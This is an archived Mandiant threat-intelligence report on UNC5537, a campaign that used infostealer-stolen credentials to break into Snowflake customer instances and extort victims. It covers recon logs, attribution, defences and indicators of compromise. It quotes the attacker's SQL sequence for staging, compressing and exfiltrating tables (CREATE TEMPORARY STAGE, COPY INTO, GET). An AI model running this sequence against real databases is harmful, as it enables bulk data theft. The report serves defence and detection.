UNC5537 Targets Snowflake Customer Instances for Data Theft and Extortion

By Mandiant

Published: 2024-06-10 · Archived: 2026-04-05 13:14:56 UTC

UPDATE (June 17): We have released our Snowflake threat hunting guide, which contains guidance and queries for detecting abnormal and malicious activity across Snowflake customer database instances. Default retention policies for the relevant views enable threat hunting across the past 1 year (365 days).


Introduction

Through the course of our incident response engagements and threat intelligence collections, Mandiant has identified a threat campaign targeting Snowflake customer database instances with the intent of data theft and extortion. Snowflake is a multi-cloud data warehousing platform used to store and analyze large amounts of structured and unstructured data. Mandiant tracks this cluster of activity as UNC5537, a financially motivated threat actor suspected to have stolen a significant volume of records from Snowflake customer environments. UNC5537 is systematically compromising Snowflake customer instances using stolen customer credentials, advertising victim data for sale on cybercrime forums, and attempting to extort many of the victims.

Mandiant's investigation has not found any evidence to suggest that unauthorized access to Snowflake customer accounts stemmed from a breach of Snowflake's enterprise environment. Instead, every incident Mandiant responded to associated with this campaign was traced back to compromised customer credentials.

In April 2024, Mandiant received threat intelligence on database records that were subsequently determined to have originated from a victim's Snowflake instance. Mandiant notified the victim, who then engaged Mandiant to investigate suspected data theft involving their Snowflake instance. During this investigation, Mandiant determined that the organization's Snowflake instance had been compromised by a threat actor using credentials previously stolen via infostealer malware. The threat actor used these stolen credentials to access the customer's Snowflake instance and ultimately exfiltrate valuable data. At the time of the compromise, the account did not have multi-factor authentication (MFA) enabled.

On May 22, 2024 upon obtaining additional intelligence identifying a broader campaign targeting additional Snowflake customer instances, Mandiant immediately contacted Snowflake and began notifying potential victims through our Victim Notification Program. To date, Mandiant and Snowflake have notified approximately 165 potentially exposed organizations. Snowflake's Customer Support has been directly engaged with these customers to ensure the safety of their accounts and data. Mandiant and Snowflake have been conducting a joint investigation into this ongoing threat campaign and coordinating with relevant law enforcement agencies. On May 30, 2024, Snowflake published detailed detection and hardening guidance to Snowflake customers.



Campaign Overview


Based on our investigations to date, UNC5537 obtained access to multiple organizations' Snowflake customer instances via stolen customer credentials. These credentials were primarily obtained from multiple infostealer malware campaigns that infected non-Snowflake owned systems. This allowed the threat actor to gain access to the affected customer accounts and led to the export of a significant volume of customer data from the respective Snowflake customer instances. The threat actor has subsequently begun to extort many of the victims directly and is actively attempting to sell the stolen customer data on recognized cybercriminal forums.

Mandiant identified that the majority of the credentials used by UNC5537 were available from historical infostealer infections, some of which dated as far back as 2020.

The threat campaign conducted by UNC5537 has resulted in numerous successful compromises due to three primary factors:

1. The impacted accounts were not configured with multi-factor authentication enabled, meaning successful authentication only required a valid username and password.
2. Credentials identified in infostealer malware output were still valid, in some cases years after they were stolen, and had not been rotated or updated.
3. The impacted Snowflake customer instances did not have network allow lists in place to only allow access from trusted locations.

UNC5537 Campaign Timeline



Credential Exposure

Mandiant identified that the threat actor used Snowflake customer credentials that were previously exposed via several infostealer malware variants, including; VIDAR, RISEPRO, REDLINE, RACOON STEALER, LUMMA and METASTEALER. For the organizations that directly engaged Mandiant for incident response services, Mandiant determined the root cause of their Snowflake instance compromise was exposed credentials. Further, according to Mandiant and Snowflake's analysis, at least 79.7% of the accounts leveraged by the threat actor in this campaign had prior credential exposure.

The earliest infostealer infection date observed associated with a credential leveraged by the threat actor dated back to November 2020. In total, Mandiant identified hundreds of customer Snowflake credentials exposed via infostealers since 2020.

Stolen credentials pose a serious security risk to organizations and were the fourth most notable initial intrusion vector in 2023, as 10% of intrusions began with stolen credentials. Attackers often obtain credentials due to password reuse or users inadvertently downloading trojanized software on corporate or personal devices. The prevalence of both widespread infostealer malware and credential purchasing continue to challenge defenders.

Contractor Accounts

In several Snowflake related investigations, Mandiant observed that the initial compromise of infostealer malware occurred on contractor systems that were also used for personal activities, including gaming and downloads of pirated software.

Contractors that customers engage to assist with their use of Snowflake may utilize personal and/or non-monitored laptops that exacerbate this initial entry vector. These devices, often used to access the systems of multiple organizations, present a significant risk. If compromised by infostealer malware, a single contractor's laptop can facilitate threat actor access across multiple organizations, often with IT and administrator-level privileges.

Reconnaissance

Initial access to Snowflake customer instances often occurred via the native web-based UI (SnowFlake UI AKA SnowSight) and/or command-line interface (CLI) tool (SnowSQL) running on Windows Server 2022. Mandiant identified additional access leveraging an attacker-named utility, “rapeflake”, which Mandiant tracks as FROSTBITE.

While Mandiant has not yet recovered a complete sample of FROSTBITE, Mandiant assesses FROSTBITE is used to perform reconnaissance against target Snowflake instances. Mandiant observed usage of both .NET and Java versions of FROSTBITE. The .NET version interacts with the Snowflake .NET driver. The JAVA version interacts with the Snowflake JDBC driver. FROSTBITE has been observed performing SQL recon activities including listing users, current roles, current IPs, session IDs, and organization names. Mandiant also observed UNC5537 use a publicly available database management utility DBeaver Ultimate to connect and run queries across Snowflake instances.

Example FROSTBITE Snowflake Log Entry

```
 Deployment: <REDACTED> | Account ID: <REDACTED> |
Account Name: <REDACTED> | User Name: <REDACTED> |
Client IP: 45.27.26.205 | Client App ID: PythonConnector 3.10.1 |
Client App Version: 3.10.1 | Client Environment: {\n  "APPLICATION":
"rapeflake",\n  "LOGIN_TIMEOUT": null,\n  "NETWORK_TIMEOUT": null,\n
"OCSP_MODE": "FAIL_OPEN",\n  "OS": "Darwin",\n  "OS_VERSION":
"macOS-13.6.7-arm64-arm-64bit",\n  "PYTHON_COMPILER":
"Clang 14.0.3 (clang-1403.0.22.14.1)",\n  "PYTHON_RUNTIME":
"CPython",\n  "PYTHON_VERSION": "3.11.4",\n  "SOCKET_TIMEOUT":
null,\n  "TRACING": 30\n} (2024/05/31 20:10:13)
```

Example DBeaver Ultimate Snowflake Log Entry

```
 Deployment Query: Sessions | Deployment: <REDACTED> | Account ID:
<REDACTED> | Account Name: <REDACTED> | User Name: <REDACTED> |
Client IP: 37.19.210.21 | Client App ID: JDBC 3.13.30 | Client App Version:
3.13.30 | Client Environment: {\n  "APPLICATION":
"DBeaver_DBeaverUltimate",\n  "JAVA_RUNTIME": "Java(TM)
SE Runtime Environment",\n  "JAVA_VERSION": "17.0.10",\n  "JAVA_VM":
"Java HotSpot(TM) 64-Bit Server VM",\n  "OCSP_MODE": "FAIL_OPEN",\n
"OS": "Windows Server 2022",\n  "OS_VERSION": "10.0",\n  "account":
"<REDACTED>",\n  "application": "DBeaver_DBeaverUltimate",\n  "database":
"<REDACTED>",\n  "password": "****",\n  "schema": "<REDACTED>",\n
"serverURL": "https://<REDACTED>.snowflakecomputing.com:443/",\n
"tracing": "INFO",\n  "user": "<REDACTED>",\n  "warehouse":
"<REDACTED>"\n} (2024/04/14 10:04:10)
```

Complete Mission

Mandiant observed UNC5537 repeatedly executing similar SQL commands across numerous customer Snowflake instances to stage and exfiltrate data. The following commands were observed for data staging and exfiltration.

SHOW TABLES

UNC5537 utilized the SHOW TABLES command to perform reconnaissance, listing out all databases and associated tables present across the impacted customer environments.

SELECT * FROM

UNC5537 utilized the SELECT command to download individual tables of threat actor interest.

```
SELECT * FROM <Target Database>.<Target Schema>.<Target Table>
```

LIST/LS

UNC5537 attempted to enumerate other stages using the LIST command prior to creating temporary stages.

```
ls <internal or external stage name>
```

CREATE (TEMP|TEMPORARY) STAGE

UNC5537 created temporary stages for data staging using the CREATE STAGE command. Stages are named tables that store data files for loading and unloading into database tables. If the stage is identified as temporary on creation, the stage is deleted once the creator's current Snowflake session ends.

```
 CREATE TEMPORARY STAGE <Redacted Database>.<Redacted Schema>.
<Redacted Attacker Stage Name>;
```

COPY INTO

UNC5537 utilized the COPY INTO command to copy data into the previously created temporary stages, shown as follows. The COPY INTO command can be used to copy information to/from internal stages, external stages tied to cloud services, and internal Snowflake tables. The threat actor was seen compressing the results as a GZIP file using the COMPRESSION parameter to reduce the overall size of data before exfiltration.

```
 COPY INTO @<Attacker Stage and Path>
FROM (select * FROM <Target Database>.<Target Schema>.<Target Table> )
FILE_FORMAT = (
 TYPE='CSV'
 COMPRESSION=GZIP
 FIELD_DELIMITER=','
 ESCAPE=NONE
 ESCAPE_UNENCLOSED_FIELD=NONE
```

```
 date_format='AUTO'
 time_format='AUTO'
 timestamp_format='AUTO'
 binary_format='UTF-8'
 field_optionally_enclosed_by='"'
 null_if=''
 EMPTY_FIELD_AS_NULL = FALSE
)
overwrite=TRUE
single=FALSE
max_file_size=5368709120
header=TRUE;
```

GET

Finally, UNC5537 utilized the GET command to exfiltrate data from the temporary stages to locally specified directories.

```
GET @<target stage and filepath> file:///<Attacker Local Machine Path>;
```

UNC5537 Attribution

Mandiant has been tracking UNC5537, a financially motivated threat actor, as a distinct cluster since May 2024. UNC5537 has targeted hundreds of organizations worldwide, and frequently extorts victims for financial gain. UNC5537 operates under various aliases on Telegram channels and cybercrime forums. Mandiant has identified members having associations to other tracked groups. Mandiant assesses with moderate confidence that UNC5537 comprises members based in North America, and collaborates with an additional member in Turkey.

Attacker Infrastructure

UNC5537 primarily used Mullvad or Private Internet Access (PIA) VPN IP addresses to access victim Snowflake instances. When exfiltrating data, Mandiant observed the use of VPS systems from ALEXHOST SRL (AS200019), a Moldovan provider. UNC5537 was observed storing stolen victim data on several international VPS providers as well as the cloud storage provider MEGA.

Outlook & Implications

UNC5537's campaign against Snowflake customer instances is not the result of any particularly novel or sophisticated tool, technique, or procedure. This campaign's broad impact is the consequence of the growing infostealer marketplace and missed opportunities to further secure credentials:

- UNC5537 was likely able to aggregate credentials for Snowflake victim instances by accessing a variety of different sources of infostealer logs. The underground infostealer economy is also extremely robust, and large lists of stolen credentials exist both for free and for purchase inside and outside of the dark web.

- The affected customer instances did not require multi-factor authentication and in many cases, the credentials had not been rotated for as long as four years. Network allow lists were also not used to limit access to trusted locations.

This campaign highlights the consequences of vast amounts of credentials circulating on the infostealer marketplace and may be representative of a specific focus by threat actors on similar SaaS platforms. Mandiant assesses UNC5537 will continue this pattern of intrusion, targeting additional SaaS platforms in the near future.

The broad impact of this campaign underscores the urgent need for credential monitoring, the universal enforcement of MFA and secure authentication, limiting traffic to trusted locations for crown jewels, and alerting on abnormal access attempts. For further recommendations on how to harden Snowflake environments, please see Snowflake's Hardening Guide.

Indicators of Compromise (IOCs)

Google Threat Intelligence Collection of IPs

A Google Threat Intelligence Collection of IPs is available.

Client Application IDS

- Rapeflake
- DBeaver_DBeaverUltimate
- Go 1.1.5
- JDBC 3.13.30
- JDBC 3.15.0
- PythonConnector 2.7.6
- SnowSQL 1.2.32
- Snowflake UI
- Snowsight Al

Additional IOCs are available in Snowflake's updated blog post.

Posted in

- Threat Intelligence
